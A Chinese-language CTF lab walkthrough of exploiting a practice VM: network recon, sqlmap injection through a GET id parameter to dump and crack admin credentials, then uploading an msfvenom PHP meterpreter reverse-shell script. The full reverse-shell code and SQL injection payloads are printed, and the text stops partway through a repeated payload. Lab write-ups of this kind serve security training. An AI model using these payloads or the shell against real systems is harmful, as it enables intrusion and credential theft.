CTF练习：SQL注入之get参数注入

原创

CNwanku 于 2019-11-24 13:33:30 发布 2182 收藏 16

分类专栏： CTF入门练习 文章标签： ctf

本文链接：https://blog.csdn.net/qq_43233085/article/details/103223119

CTF练习：SQL注入之get参数注入

靶机地址：

链接：https://pan.baidu.com/s/1NEvQD8b_4BUFMv9-gW4L6w

提取码：tqtv

环境准备

开启两台机器，一台靶机一台kali攻击机，配置好桥接网络，使其在同一网段内。
查看攻击机kali的IP，为172.19.75.143

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.19.75.143  netmask 255.255.255.0  broadcast 172.19.75.255
        inet6 fe80::a00:27ff:fe27:bb8  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:27:0b:b8  txqueuelen 1000  (Ethernet)
        RX packets 6473  bytes 2783758 (2.6 MiB)
        RX errors 0  dropped 3  overruns 0  frame 0
        TX packets 7098  bytes 606490 (592.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


查看靶机的IP，为172.19.75.80

```
root@kali:~# netdiscover -r 172.19.75,1/24
```

```
 172.19.75.23    00:e0:4c:81:9b:18      1      60  REALTEK SEMICONDUCTOR CORP.
 172.19.75.30    74:d4:35:06:33:91      1      60  GIGA-BYTE TECHNOLOGY CO.,LTD
 [illegible]     40:16:7e:ab:1c:7b      1      60  ASUSTek COMPUTER INC.
 172.19.75.80    08:00:27:db:10:0f      1      60  PCS Systemtechnik GmbH
 [illegible]     00:d8:61:5d:43:c7      1      60  Micro-Star INTL CO., LTD.
 172.19.75.103   a8:1e:84:9e:b6:80      1      60  QUANTA COMPUTER INC.
 172.19.75.130   8c:ab:8e:8a:4f:a2      1      60  Shanghai Feixun Communicatio
 172.19.75.135   fc:45:96:9a:24:bf      1      60  COMPAL INFORMATION (KUNSHAN)
```


ping一下，测试连通性，没问题，开始信息收集。

```
root@kali:~# ping 172.19.75.80
PING 172.19.75.80 (172.19.75.80) 56(84) bytes of data.
64 bytes from 172.19.75.80: icmp_seq=1 ttl=64 time=0.603 ms
64 bytes from 172.19.75.80: icmp_seq=2 ttl=64 time=0.395 ms
64 bytes from 172.19.75.80: icmp_seq=3 ttl=64 time=0.433 ms
64 bytes from 172.19.75.80: icmp_seq=4 ttl=64 time=0.709 ms
64 bytes from 172.19.75.80: icmp_seq=5 ttl=64 time=0.646 ms
^C
```

信息收集


探测靶场开放的端口信息与服务版本


```
root@kali:~# nmap -sV 172.19.75.80
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-24 10:48 CST
Nmap scan report for 172.19.75.80
Host is up (0.00033s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
```




没有发现可疑的大端口，那我们对80端口进行dirb探测


我们发现有个admin/login链接，打开链接，是一个用户登录页面。









尝试一下弱口令admin和admin登陆，失败，看来需要进一步挖掘web漏洞。




漏洞挖掘

点击左上角“应用程序”，打开“03-web程序”，点击“owasp-zap”程序。






输入需攻击的网页网址：http://172.19.75.80，点击攻击按钮。




发现web具有sql注入漏洞，注入网址是：http://172.19.75.80/cat.php?id=3



sqlmap注入

把注入网址放入sqlmap进行探测。

发现get参数具有三种形式的sql注入漏洞可利用。



```
    Payload: id=3 AND (SELECT 5858 FROM(SELECT COUNT(*),CONCAT
T(5858=5858,1))),0x7162766b71,FLOOR(RAND(0)*2))x FROM INFORMAT
BY x)a)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=3 UNION ALL SELECT NULL,CONCAT(0x7176766a71,0x
24279467a4f7658707a594d556f56416b6c714e51474d7167554276,0x7162
---
```


使用sqlmap去探测数据库。

```
root@kali:~# sqlmap -u "http://172.19.75.80/cat.php?id=3" --dbs
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.4#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without pr
t is illegal. It is the end user's responsibility to obey all applicab
nd federal laws. Developers assume no liability and are not responsibl
or damage caused by this program

[*] starting @ 11:03:14 /2019-11-24/
```



```
[11:03:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0
[11:03:16] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] photoblog
```

两个数据库，第一个是系统数据库，我们对photoblog库进行表探测。

```
root@kali:~# sqlmap -u "http://172.19.75.80/cat.php?id=3" -D "photoblog" --table
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.3.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual c
t is illegal. It is the end user's responsibility to obey all applicable local, st
nd federal laws. Developers assume no liability and are not responsible for any mi
or damage caused by this program

[*] starting @ 11:04:17 /2019-11-24/
```



```
[11:04:18] [INFO] the back-end DBMS is MySQL
```

```
web server operating system: Linux Debian 6.0 (sque
web application technology: PHP 5.3.3, Apache 2.2.1
back-end DBMS: MySQL >= 5.0
[11:04:18] [INFO] fetching tables for database: 'ph
Database: photoblog
[3 tables]
+------------+
| categories |
| pictures   |
| users      |
+------------+
```


发现三个表，我们对users表进行列探测。

```
root@kali:~# sqlmap -u "http://172.19.75.80/cat.php?id=3" -D "photoblog" -T "users" --c
olumns
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.4#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consen
t is illegal. It is the end user's responsibility to obey all applicable local, state a
nd federal laws. Developers assume no liability and are not responsible for any misuse
or damage caused by this program

[*] starting @ 11:05:11 /2019-11-24/
```




```
[11:05:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0
web application technology: PHP 5.3.3, Apache
back-end DBMS: MySQL >= 5.0
[11:05:13] [INFO] fetching columns for table '
Database: photoblog
Table: users
[3 columns]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| id       | mediumint(9) |
| login    | varchar(50)  |
| password | varchar(50)  |
+----------+--------------+
```



我们对login和password进行探测，尝试发现用户名和密码。

```
root@kali:~# sqlmap -u "http://172.19.75.80/cat.php?id=3" -D "photoblog" -T "users" -C
"login,password" --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consen
t is illegal. It is the end user's responsibility to obey all applicable local, state a
```




一路y下去，使用默认字典进行密码破解。





至此我们得到了用户名admin和密码P4ssw0rd。

上传shell脚本


使用admin和P4ssw0rd登录。







点击添加图片链接，来到上传图片页面，我们在这里上传shell脚本。




回到终端，使用msfvenom制作shell脚本

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=172.19.75.143 lport=4444 -f
raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
/*<?php /**/ error_reporting(0); $ip = '172.19.75.143'; $port = 4444; if (($f = 'stream
_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'strea
m'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type
= 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET,
SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s
_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket
'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len
 = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len =
 $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .
= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($
b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (exten
sion_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=c
reate_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```



使用gedit在桌面创建shell.php，将上面的代码粘贴进去。

```
root@kali:~/桌面# gedit shell.php
root@kali:~/桌面#
```


```
$s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s =
$f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res)
{ die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s)
{ die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break;
case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a =
unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch
($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket':
$b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
